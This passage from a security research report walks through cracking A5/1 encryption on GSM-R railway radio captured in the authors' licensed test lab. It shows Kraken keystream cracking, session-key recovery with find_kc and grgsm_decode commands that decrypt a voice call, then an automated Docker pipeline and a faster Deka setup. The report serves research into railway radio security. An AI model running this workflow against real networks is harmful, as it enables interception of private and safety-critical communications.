36	13.945900	127.0.0.1	127.0.0.1	LAPDm	81 U, func=UI(CCCH) (RR) System Information Type 6


```

> Frame 33: Packet, 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface sshdump, id 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> User Datagram Protocol, Src Port: 41303, Dst Port: 4729
> GSM TAP Header, ARFCN: 0 (Downlink), TS: 1, Channel: SACCH/8 (1)
  Version: 2
  Header Length: 16 bytes
  Payload Type: GSM Um (MS<->BTS) (1)
  Time Slot: 1
  ..00 0000 0000 0000 = ARFCN: 0
  .0.. .... .... .... = Uplink: 0
  0... .... .... .... = PCS band indicator: 0
  Signal Level: -25 dBm
  Signal/Noise Ratio: 0 dB
  GSM Frame Number: 746268
  Channel Type: SACCH/8 (136)
  Antenna Number: 137
  Sub-Slot: 1
  Reserved: 191
> SACCH L1 Header, Power Level: 5, Timing Advance: 1
> Link Access Procedure, Channel Dm (LAPDm)
> GSM CCCH - System Information Type 5

```

Fig. 11. Wireshark Screenshot: System Information Type 5 packet

The resulting output will look something like this (Listing 39). Each line consists of **Frame Number (FN)**, **Frame Count (FC)**, and frame burst, also called keystream. The first four are plaintext; the second two are encrypted with a typical offset of 204 (System Information Type 5).

```

746268 1152144: 101010100001100000100100001001101000010010110000000100000110100010000000101001110000101000011000000010000100
746269 1152177: 00100000010011101000010010000010000101010000000000101001010100001000001000001001010010101000011000
746270 1152210: 000100011001101000010000001000001000010000000000101000001001001000011000010011000000100000110
746271 1152243: 0100000001001001100001000000011101001010000100000010100000110101101110000000010001010011001000000000001000
[...]
746472 1152140: 01010111010001111000010110001001000010010101110001100100101110010001000100011101110011010110001000110
746473 1152173: 1010001100000001001010101010101010101110101001011101110011110101001011101111000010100001111001100011001101000
746474 1152206: 000101000111101000100101110101101001000001011010100100011101011100111100000101010011111111011001001101101011
746475 1152239: 00111111011100111010011101110111000011010100110100000100010101010101101001000111011101011000000100001101111001

```

Listing 39. Raw burst output example

Using the aforementioned XOR method yields 4 final keystreams.

```

111111010101111101000101011111100000001111010110000111110100110010011110110000110011100011001100001000000010
1000001010011111100111001010111010101111110101110110110110000000100110110100001111000111010000110110001110000
00000101110000000101011111011001000000010100001001000111101010110111100101111100100111101000001001001101101
011111110011101000100011011100000100011101011010011000110001101001100101111000000001000100001101110001

```

Listing 40. XORed keystreams example

To avoid a fully manual XOR process, we provide a Python 3 script that automates it. The script can be found on our server at `/gsmr-project/scripts/xor_streams.py`.

4. *Cracking the keystreams and obtaining a candidate key.* Next, we obtain a so-called **Candidate Key (CK)** which we then use to obtain the actual secret key. We start the correctly configured Kraken with our rainbow table drive connected. For information regarding the Kraken configuration, take a look at infobox 6.2.1.

```
sudo ./kraken ../indexes
```

Listing 41. Starting Kraken

We crack the keystreams using the command `crack <keystream>` in Kraken. Each command cracking process takes around 20 to 50 seconds, depending on the hardware. If successful, we obtain a candidate key (see Listing 42) along with the rainbow table it was found in, including the corresponding bit position.

Sidenote: Do not crack the first keystream of the four GSM bursts. Kraken may return a CK for the first keystream, but the final session key recovery requires the 'previous keystream'. Therefore, a CK derived solely from the first keystream is not sufficient to recover the final session key.

```
Kraken> crack 11111101011111110100001101011111000000001111010100001111101001100100111101100001100111000110011000010000000010

Cracking 11111101011111110100001101011111000000001111010100001111101001100100111101100001100111000110011000010000000010
crack #0 took 34945 msec

Kraken> crack 100000110100111111001110010101110101011111110101101101101100000010011011010001111000111010000110110001110000

Cracking 100000110100111111001110010101110101011111110101101101101100000010011011010001111000111010000110110001110000
Found 10749739382471168565x @ 48 #0 (table:372)
crack #0 took 36308 msec
```

Listing 42. Cracking a keystream in Kraken: 1. unsuccessful & 2. successful

5. *Obtaining the secret (session key).* Finally, we obtain the secret key using the `kraken/Utilities/find_kc` script. We provide:

- (1) candidate key — output from Kraken
- (2) bit position — output from Kraken after the @
- (3) guessed encrypted frame count — FC of the encrypted keystream of XOR
- (4) previous guessed encrypted frame count — FC preceding the above
- (5) previous frame burst XOR output — XOR output of the preceding keystream

Sidenote 2: While this extra step might seem like unnecessary overhead, it was a deliberate development decision. Since Kraken was released in 2010, when GSM was still widely used in regular cellular networks, the hurdle was created trying to prevent script kiddies from easily abusing the tool.

```
./Utilities/find_kc 10749739382471168565x 48 1152173 1152140
11111101011111110100001101011111000000001111010100001111101001100100111101100001100111000110011000010000000010
```

Listing 43. Obtaining the secret using `find_kc`

```
#### Found potential key (bits: 48)####
b0d3b2a586e0ee46 -> b0d3b2a586e0ee46
Framecount is 1152173
KC(0): 7a c5 d4 95 f8 3a 54 1e mismatch
KC(1): 8f 71 a9 83 56 b9 54 d8 *** MATCHED ***
```

```
KC(2): 5c 40 cc 2a ef ec f9 26 mismatch
KC(3): b5 fb e8 7c b8 d5 d7 a1 mismatch
KC(4): fb ef 1b 56 bc 18 99 4f mismatch
```

Listing 44. Output of the find_kc script




Fig. 12. Wireshark Screenshot: Decrypted Assignment Command




Fig. 13. Wireshark Screenshot: Decrypted Assignment Command with Multi Rate Configuration

6. *Decrypting capture.* We decrypt the capture file using `grgsm_decode -k <secret key>`. To identify the channel and timeslot used for data transfer, we decode the previously used control channel and inspect the Assignment Command (Figure 12). Note that in some cases, the Assignment Command packet also contains a "MultiRate configuration". In this case, we use the length parameter and take as many last bytes (excluding the padding) of the packet as the length specifies (Figure 13).

A quick example: in our case, the length is 5 (highlighted in blue), which means we use the last 5 bytes of the packet (also highlighted in blue) and skip the padding (highlighted in green).

```
grgsm_decode -c ~/gsmr-project/cfiles/voicecall.cfile -a 952.0M -s 2e6 -m SDCCH8 -k 8f71a98356b954d8
```

Listing 45. Decrypting the SDCCH

Finally, we decrypt the data using the information gathered above. We use the syntax as before and specify an output file (-o) following the pattern: <name>.au.gsm. If applicable, we provide the extracted multi-rate configuration (-multi-rate={bytes}). We can pass a special parameter to improve quality when decrypting a voice call (-voice-boundary).

```
grgsm_decode -c ~/gsmr-project/cfiles/voicecall.cfile -f 952.0M -s 2e6 -k 8f71a98356b954d8 -m TCHH -t  
4 -o ./voice.au.gsm --multi-rate=20151737d0 --voice-boundary
```

Listing 46. Decrypting a voicecall capture file

Note that [Traffic Channel / Full Rate \(TCH/F\)](#) and [Traffic Channel / Half Rate \(TCH/H\)](#) both contain the full two-sided communication of that voice channel. The difference being only the literally halved data rate of the call

SUMMARY

To decrypt a capture, we follow this procedure:

- (1) Start Wireshark on loopback interface
`sudo wireshark -k -f udp -Y gsmtap -i lo`
- (2) Decode BCCH for control channel and timeslot
`grgsm_decode -c <cfile> -f <frequency> -s <sample_rate> (-m BCCH -t 0)`
- (3) Decode control channel with timeslot
`grgsm_decode -c <cfile> -f <frequency> -s <sample_rate> -m <control_channel> -t <timeslot>`
- (4) Decode control channel raw bursts
`grgsm_decode -c <cfile> -f <frequency> -s <sample_rate> -m <control_channel> -t <timeslot> -p`
- (5) XOR the frame bursts to get the real keystreams
- (6) Use Kraken to obtain candidate key
`sudo ./kraken ../indexes`
`crack <keystream>`
- (7) Obtain the secret key
`./find_kc <candidate_key> <bit_position> <encrypted_frame_count>`
`<previous_encrypted_frame_count> <previous_keystream_XOR_output>`
- (8) Obtain the data channel information
`grgsm_decode -c <cfile> -f <frequency> -s <sample_rate> -m <control_channel> -t <timeslot> -k <secret_key>`
- (9) Decode the capture
`grgsm_decode -c <cfile> -f <frequency> -s <sample_rate> -m <data_channel> -t <data_timeslot> -k <secret_key> -o ./<file_name>.au.gsm (--multi-rate=bytes)`

6.3 Automating the Process

As breaking A5/1 in that way involves a lot of different steps, we automated the entire cracking workflow and made it reproducible across environments by packaging it in Docker containers.

To automate the A5/1 cracking workflow, we use the same tooling described in Section 6.2.1. We package the pipeline in a Docker container based on `debian:12-slim`, enabling a smooth workflow independent of the host operating system.

The project repository contains a detailed description of setup and usage. It can be found at <https://gitlab.hpi.de/batlab/collection>.

6.3.1 Using the Docker container. First, ensure you have a working Docker installation. You can get Docker from your package manager or the official [website](#). Clone our repository and configure Kraken to enable access to the rainbow tables. If you do not yet have a rainbow table drive and its indexes directory set up, see 6.2.1 for help.

Copy your own indexes directory into the cloned repository, replacing the placeholder indexes directory we provide. This step is essential for using the rainbow tables at runtime; otherwise, the pipeline will not work. If you already have capture files you want to decode, optionally place them in the cfiles directory of the repository before building the image.

Build the Docker image, then run the container with access to USB devices.

```
docker build -t <container_name> .
```

Listing 47. Building the Docker container

```
sudo docker run -it --rm --privileged -v /dev/bus/usb:/dev/bus/usb -v ./indexes:/scripts/indexes/ <
container_name>
```

Listing 48. Running the Docker container

Sidenote: Before starting the container, ensure the SDR is connected for capturing, and ensure the rainbow table drive is connected in case you plan to decrypt cfiles.

Inside the running container, all scripts are in the scripts folder. To capture traffic, run the capture helper script.

```
python3 scripts/sdr_init_and_capture.py
```

Listing 49. Capturing Script

The script loads firmware onto the SDR, runs a frequency scan, displays available ARFCNs, prompts for the ARFCN to capture (see Listing 50), and then records for 60 seconds. The capture file is saved in the container's cfiles directory.

```
--- Command successful: grgsm_scanner -b GSM-R -g 100 --speed=29 ---

>>> Scanner finished.

--- Summary ---
ARFCN: 1, Frequency: 935.2M
ARFCN: 3, Frequency: 935.6M
ARFCN: 5, Frequency: 936.0M
ARFCN: 45, Frequency: 944.0M
ARFCN: 47, Frequency: 944.4M
ARFCN: 49, Frequency: 944.8M
ARFCN: 51, Frequency: 945.2M
ARFCN: 53, Frequency: 945.6M
ARFCN: 56, Frequency: 946.2M
ARFCN: 62, Frequency: 947.4M
ARFCN: 63, Frequency: 947.6M
ARFCN: 68, Frequency: 948.6M
ARFCN: 973, Frequency: 924.8M
ARFCN: 976, Frequency: 925.4M
ARFCN: 978, Frequency: 925.8M
ARFCN: 1021, Frequency: 934.4M
To continue, please select an ARFCN from the list above. Enter the ARFCN you want to use: 973
```

Listing 50. Capturing Script Output

To attempt automated decryption, run the cracking helper script.

```
python3 scripts/crack.py -p <path_to_cfile> -a <arfcn>
```

Listing 51. Cracking Script

The script will automatically attempt to extract a CK. If the capture was recorded with non-standard settings, you can also specify the frequency or ARFCN and sample rate using the `-f` or `-a` and `-s` options. If those flags are omitted, the script uses our default decoding settings.

6.4 Accelerating the Cracking Process

Our simple automated cracking setup can break a single key stream in roughly 20-30 seconds, depending on the hardware used. The total cracking time is directly proportional to the number of key streams. This means cracking five keystreams would roughly take 100-150 seconds, as each keystream is cracked independently, one after another. In our project, it is necessary to crack many keystreams in a reasonable time frame to brute-force and test specific parameters. These parameters are further discussed in Section 6.2.3. A couple of hundred key streams can take hours to crack on a single host, depending on the system. This is far too slow for our experimentation needs. Kraken is the first GSM A5/1 cracking tool designed primarily as a proof-of-concept to showcase the simplicity of the attack. It lacks the capability to scale and port the cracking process to multiple hosts and proper hardware, as it was not designed for such a use case. This is why we decided to use a different piece of software for the cracking, called Deka²².

Deka is A5/1 cracking software based on the [Open Computing Language \(OpenCL\)](#), developed by Jan Hrach since 2015. Instead of being limited to a specific subset of GPUs that support the AMD GCN architecture, as Kraken is, Deka utilizes the OpenCL hardware interface to enhance portability across various computing platforms. Deka requires only Python, the GNU Compiler Collection (GCC), and OpenCL to work. If no supported GPU is available, the cracking can also be performed on the CPU. Deka enhances performance by using [Native Command Queuing \(NCQ\)](#) and minimizes syscalls during rainbow table lookups. A fundamental difference compared to Kraken lies in Deka's overall architecture (Figure 14). While Kraken consists of a single process that handles all necessary steps to break a keystream, Deka's architecture comprises three types of components that work together to crack a keystream: Coordinator, GPU Worker, and Rainbow Table Lookup Service.

²²<https://brmlab.cz/project/gsm/deka/start>




Fig. 14. Deka Architecture

Coordinator The coordinator script (`paplon.py`) is the central point of the whole system. It handles connections from workers and clients, tracks the state of each cracking process, and distributes the work to the individual workers. All connections to the coordinator are done using simple TCP sockets, which allows workers to be location-independent from each other.

GPU Worker A GPU worker (`oclvanus.py`) provides the necessary computation power to the system by integrating one or multiple graphics cards. It fetches new compute tasks from the coordinator and returns the results.

Rainbow Table Lookup Service The rainbow table lookup service (`delta_client`) performs the lookups on the rainbow table hard drive. For this, it uses the exact same table data as Kraken does, so a migration is easily possible without acquiring new rainbow tables. To maximize performance, the tables should be stored on an internal SSD, as the service must read 200,000 pseudorandom 4KiB rainbow blocks from disk in a single cracking process.

6.4.1 Setup. In our setup, we run one instance of each Deka component type on the same host. The GPU Worker uses an Nvidia P2000 Quadro, while the Rainbow Table Lookup Service accesses the two terabytes of data distributed across 4 internal SSDs. These two components are managed by our coordinator, who accepts Telnet connections from a client (`telnet localhost 6666`) to receive instructions. The commands and program output are similar to those of Kraken as discussed in Section 6.2.3. This allows for easy adaptation of our existing simple automation script.

6.4.2 Bug Fixes. The current version of Deka has two critical bugs that prevent its use as is. In the following, we provide an explanation of the bugs and our fixes. We provide all fixes and additional dependency upgrades in our GitLab repository²³. The first bug impacts the ability to crack multiple key streams in a single session - exactly the use case we are looking for in our project. A simple confusion between the `min` and `max` Python methods in the `libdeka.py` causes the script to get stuck on reading data from the TCP connection. We simply replace the confused `max` with the appropriate `min` function, and the script is reading the data correctly.

²³<https://gitlab.hpi.de/batlab/deka>

The second bug influences the rainbow table lookup speed. In our first experiments with Deka, the lookup for rainbow table data was twice as slow as in Kraken. Since we didn't change any hardware, the slowdown must be due to Deka's implementation. We investigate the `delta.c` file, which is responsible for the lookup implementation in the C programming language. The original implementation uses a set of worker threads to open file pointers with `fopen` and read 4 KiB blocks from disk with `fseek` and `fread`. Our new rewrite of the `delta.c` file modernizes the I/O layer of the lookup process as shown in Listing 52. Now the worker threads open raw file descriptors at line 11 with `open` and the arguments `O_DIRECT` and `O_RDONLY` (as a fallback). The `O_DIRECT` argument bypasses the standard C library's buffering and the kernel page cache entirely when it succeeds. The `O_RDONLY` argument is used as a fallback. Additionally, we use a per-thread-aligned scratch buffer via `posix_memalign` at line 20 instead of making a `malloc` call for every single block read, as the original code does in the hot path. Another small optimization is the use of `posix_fadvise(POSIX_FADV_RANDOM)` at line 18 to let the kernel know not to bother with read-ahead on these specific file descriptors, since the access pattern is random. The complete rewrite of the `delta.c` file with the optimizations we have just described yields significantly improved rainbow table lookup times, similar to what we observe when using Kraken.

6.4.3 Results. To evaluate the effectiveness of switching from Kraken to Deka, we measure the total cracking speed over an increasing number of keystreams. For these tests, we use our existing hardware setup as described in Section 6.4.1. The results of our measurements may not be interpreted as a comparison between Kraken and Deka in general, as we measure cracking time only on project-specific data. This data (the keystreams) is generated by capturing traffic from our own GSM-Lab as described in Section 4. The encryption is set to A5/1, which does not represent all GSM encryption modes. This is why this data might not reflect real-world GSM data using different encryption schemes or settings. For the Kraken measurement results, we measure only the time to break a single keystream and extrapolate the data. Since the Kraken cracking process for multiple keys runs sequentially, this should give us an appropriate estimate. Based on five measurements, the average cracking time for a single keystream using Kraken is measured at 35.4 seconds.

Number of Keystreams	Total Cracking Time [s]		Cracking Time per Keystream [s]		Speedup
	Kraken	Deka	Kraken	Deka	
1	35.4	4.9	35.4	4.9	7x
2	70.8	8	35.4	4	9x
4	141.6	12.3	35.4	3.1	12x
32	1,132.8	35	35.4	1.1	32x
128	4,531.2	66.6	35.4	0.5	68x
512	18,124.8	183.1	35.4	0.4	99x

Table 5. Cracking time comparison between Kraken and Deka.




Fig. 15. Speedup over number of keystreams.




Fig. 16. Total cracking time comparison. (Logarithmic scale)




Fig. 17. Cracking time per keystream comparison. (Logarithmic scale)

As shown in Table 5, the speed advantage of Deka is noticeable right from the beginning with only a single keystream. As more keystreams are utilized, this advantage increases even further. The cracking time per keystream for Deka did reach as low as 0.4 seconds in our tests, whereas Kraken consistently requires 35.4 seconds per keystream (see Figure 17). With a sufficient number of keystreams, Deka can potentially achieve a speedup of up to 100 times compared to the time it would take to crack the keystreams using Kraken, as shown in Figure 15. The speedup increases as the cracking time per keystream decreases with the number of keystreams, approaching 0.4 seconds per keystream as shown in Figure 17. Our new setup allows us to complete a cracking task that previously took 5 hours using Kraken in just 3 minutes, as shown in Figure 16. This is a significant improvement and a major advancement in analyzing GSM(-R) traffic for our research. This allows us to experiment further with brute-forcing frame offsets. The advancements from this section might also enable us to crack GSM-R sessions in real time. We can further enhance the speedup by leveraging the Deka architecture and connecting multiple workers into a single cracking setup for greater parallel processing.

7 CONCLUSION & FUTURE WORK

This report presents an early state of ongoing work. We expect to publish the complete version in Q1 2027. We aim to extend our laboratory setup to support EDOR, in cooperation with industry partners.

8 ACKNOWLEDGEMENTS

Our work was possible due to the support from the industry, other research groups and the opensource community.

We thank Deutsche Bahn for the opportunity to visit their Network Operations Center and for the technical discussions that provided valuable operational context. We thank Funkwerk for granting access to their GSM-R laboratory and enabling controlled experiments with their GSM-R infrastructure.

We further thank DB InfraGO for inviting us to present an earlier version of our findings internally, as well as the colleagues at DB Systel and DB InfraGO who contributed through informal discussions, insights, and feedback. We are grateful to Prof. Dr. Jiska Classen and Swantje Lange for answering our questions on mobile networks.

Finally, we thank the open-source communities behind Osmocom, gr-gsm, Kraken, and Deka, as well as the Freifunk community, whose tools and prior work made this research possible.

9 APPENDIX

9.1 Research Frequency Application

To legally operate our own GSM-R test lab, we need to apply for research frequencies at the *Bundesnetzagentur*, the German government agency responsible for managing radio frequencies. This can be done by filling out two short forms and sending them via email to the responsible department (in our case *leip4.postfach@bnetza.de*). The application contains information about the applicant, the technical details for the test lab setup, and a description of the planned experiments. In our application, we include the technical details of our base station and end devices, as shown in Table 6.

Technical Detail	Value
Frequency bands	824–930 MHz; 869–874 MHz
Number of transmission channels	4
Radio station bandwidth	800 kHz
Operating mode	Talk back
Designation of transmission type	G7W
Used bandwidth	200 kHz
Transmitting power	0.1 W
Antenna type	Omnidirectional
Antenna gain	3 dBi
Polarisation	Vertical

Table 6. Test lab technical specifications.

Our application was submitted on 29 January 2026, and after two months, we received confirmation from the *Bundesnetzagentur* approving the use of the research frequency from 1 March 2026 until 28 February 2027, with the option to extend the approval up to eight weeks before the deadline.

9.2 Modernized I/O layer of Deka's delta.c code.

```

for (int tbl = 0; tbl < tables; tbl++) {
    for (int i = 0; i < (colors * samples); i++) {
        int j = i + (tbl * colors * samples);
        if (j >= ctx->start && j < ctx->stop) {
            if (mytbl >= 0 && mytbl != tbl) {
                printf("I/O scatter violation! (expected %i got %i at %i)\n",
                    mytbl, tbl, j);
                exit(1);
            }
            if (mytbl == -1) {
                int fd = open(devpaths[devs[tbl]], O_RDONLY | O_DIRECT);
                if (fd < 0) fd = open(devpaths[devs[tbl]], O_RDONLY);
                if (fd < 0) {
                    fprintf(stderr, "error: failed to open %s (%s)\n",
                        devpaths[devs[tbl]], strerror(errno));
                    exit(EXIT_FAILURE);
                }
                (void)posix_fadvise(fd, 0, 0, POSIX_FADV_RANDOM);
                void *buf = NULL;
                if (posix_memalign(&buf, 4096, 4096) != 0 || buf == NULL) {
                    fprintf(stderr, "error: posix_memalign failed: %s\n",
                        strerror(errno));
                    exit(EXIT_FAILURE);
                }
                ctx->fd = fd;
                ctx->buf = buf;
                mytbl = tbl;
            }
            uint64_t tg = fragments[j];
            tg = rev(tg);
            StartEndpointSearch(tg, tbl, j, ctx->fd, ctx->buf);
        }
    }
}

```

Listing 52. Modernized I/O layer of Deka's delta.c code.

REFERENCES

- [3GP03] 3GPP. Specification of the a5/3 encryption algorithms for gsm and ecsc, and the gea3 encryption algorithm for gprs; document 1: A5/3 and gea3 specifications. Etsi technical specification, ETSI, September 2003. Accessed: 2026-08-25, Archived from [Original](#): 2015-05-05.
- [3GP11] 3GPP. Digital cellular telecommunications system (phase 2+); 3g security; specification of the a5/4 encryption algorithms for gsm and ecsc, and the gea4 encryption algorithm for gprs. Etsi technical specification, ETSI, February 2011. Accessed: 2026-08-27.
- [3GP24] 3GPP. Digital cellular telecommunications system (phase 2+) (gsm); security related network functions. Etsi technical specification, ETSI, April 2024. Accessed: 2026-08-24.
- [AG24] DB InfraGO AG. Gsm-r Überblick: Systembeschreibung und netzarchitektur, 2024.
- [BBK08] E. Barkan, E. Biham, and N. Keller. Instant ciphertext-only cryptanalysis of gsm encrypted communication. *J Cryptol*, 21:392–429, July 2008.
- [Bla09] John Blau. Open-source effort to hack GSM - IEEE spectrum, 2009. Accessed: 2024-07-13.
- [Bun16a] Bundesnetzagentur. Frequenzspektrum in den bereichen 700 mhz, 800 mhz, 900 mhz, 1,5 ghz, 1,8 ghz, 2 ghz, 2,6 ghz und 3,5 ghz, 2016.
- [Bun16b] Deutscher Bundestag. Zugfunksystem gsm-r auf den schienenwegen des bundes. *Antwort der Bundesregierung auf die Kleine Anfrage der Abgeordneten Matthias Gastel, Stephan Kühn (Dresden), Tabea Rößner, weiterer Abgeordneter und der Fraktion BÜNDNIS 90/DIE GRÜNEN*, 2016.
- [bur14] Ttypes of burst in GSM. <https://telecomstudy18.blogspot.com/2014/04/ttypes-of-burst-in-gsm.html>, 2014. Accessed: 2025-10-04.
- [COdRT17] Tom Chothia, Mihai Ordean, Joeri de Ruiter, and Richard J. Thomas. An attack against message authentication in the ertms train to trackside communication protocols. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '17, page 743–756, New York, NY, USA, 2017. Association for Computing Machinery.
- [DKS10] Orr Dunkelman, Nathan Keller, and Adi Shamir. A practical-time attack on the a5/3 cryptosystem used in third generation gsm telephony. *IACR Cryptol. ePrint Arch.*, 2010.
- [ETS24] ETSI. Follow-Me (FM); Stage 2. Technical Specification ETSI TS 123 094 V18.0.0, European Telecommunications Standards Institute (ETSI), May 2024. 3GPP TS 23.094 version 18.0.0 Release 18.
- [Gur] The CyberSec Guru. Deutsche bahn gsm-r outage. Accessed: 2026-07-03.
- [Hor25] Thorsten Horstmann. A modular and usable framework for mobile network laboratories. In *Mobilkommunikation; 29. ITG-Fachtagung*, May 2025.
- [Int14] International Union of Railways (UIC). System requirements specification version 15.4.0. Eirene specification, UIC ERTMS/GSM-R Operators Group, March 2014. Accessed: 2026-08-24.
- [Int15] International Union of Railways (UIC). Fffs for gsm-r sim cards. MORANE Specification P 38 T 9001, UIC ERTMS/GSM-R Operators Group and GSM-R Industry Group, December 2015.
- [Int23] International Union of Railways (UIC). EIRENE System Requirements Specification. Technical Report Version 16.1.0, UIC, GSM-R Operators Functional Group (OFG), February 2023.
- [Kes22] Clive Kessell. An update on track to train radio, Apr 2022.
- [KV22] Andreas Krantzik and Achim Vrielink. Zukunft des bahnfunks – migration von gsm-r zu frmcs, Apr 2022.
- [lei] Die leit- und sicherungstechnik - das bahnprojekt karlsruhe-basel. Accessed: 2025-10-03.
- [Nic20] Nick vs Networking. Basic gsm access architecture. <https://nickvsnetworking.com/gsm-with-osmocom-part-2-bts-basics/>, 2020. Accessed: 2026-07-06.
- [Noh10] Karsten Nohl. Attacking phone privacy. Technical report, 2010. Accessed: 2026-08-25.
- [Noh14] Karsten Nohl. Mobile self-defense, December 2014. Accessed: 2026-08-27.
- [Oko14] Obinna Okoro. Overview of cellular network: Impact of gsm to the economic growth in nigeria. *Journal of Advanced & Applied Sciences*, 2:192–204, 11 2014.
- [Sek23] Sektorinitiative FRMCS-Fahrzeugmigration. Positionspapier der Sektorinitiative FRMCS-fahrzeugmigration: Handlungsempfehlungen des sektors schiene für eine erfolgreiche fahrzeugmigration des Future Railway Mobile Communication Systems. Positionspapier, Allianz pro Schiene e. V. and Bundesverband Schienen Nahverkehr e. V. and Deutsche Bahn AG and Deutsches Verkehrsforum e. V. and mofair e. V. and Netzwerk Europäischer Eisenbahnen e. V. and Überwachungsgemeinschaft Gleisbau e. V. and Verband der Bahnindustrie in Deutschland e. V. and Verband Deutscher Verkehrsunternehmen e. V., November 2023. Stand 11/2023. <https://www.frmcs-fahrzeuginitiative.de>. Accessed 2026-09-21.
- [sysa] sysmocom – s.f.m.c. GmbH. *OsmoBSC VTY Reference*. Osmocom Project. Accessed: 2026-08-24.
- [sysb] sysmocom – s.f.m.c. GmbH. *OsmoBTS VTY Reference (osmo-bts-virtual)*. Osmocom Project. Accessed: 2026-08-24.
- [sysc] sysmocom – s.f.m.c. GmbH. *OsmocomBB User Manual*. Osmocom Project. Accessed: 2026-08-24.
- [sysd] sysmocom – s.f.m.c. GmbH. *OsmoHLR VTY Reference*. Osmocom Project. Accessed: 2026-08-24.
- [sysf] sysmocom – s.f.m.c. GmbH. *OsmoMGW VTY Reference*. Osmocom Project. Accessed: 2026-08-24.
